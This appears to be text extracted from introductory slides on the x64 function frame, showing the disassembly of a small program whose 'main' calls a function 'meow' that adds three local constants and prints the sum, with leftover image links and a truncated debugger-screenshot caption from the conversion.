
```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```



# \$ Introduction

## x64 - Function Frame




The screenshot shows a debugger interface with assembly code. A red arrow points to the first instruction of the `main` function. The assembly code is as follows:

```
u1f383@u1f383:/
```


```
$ <main>    endbr64
<main+4>    push   rbp
<main+5>    mov    rbp, rsp
<main+8>    mov    esi, 0x50505050
<main+13>    mov    edi, 0x40404040
<main+18>    call   meow
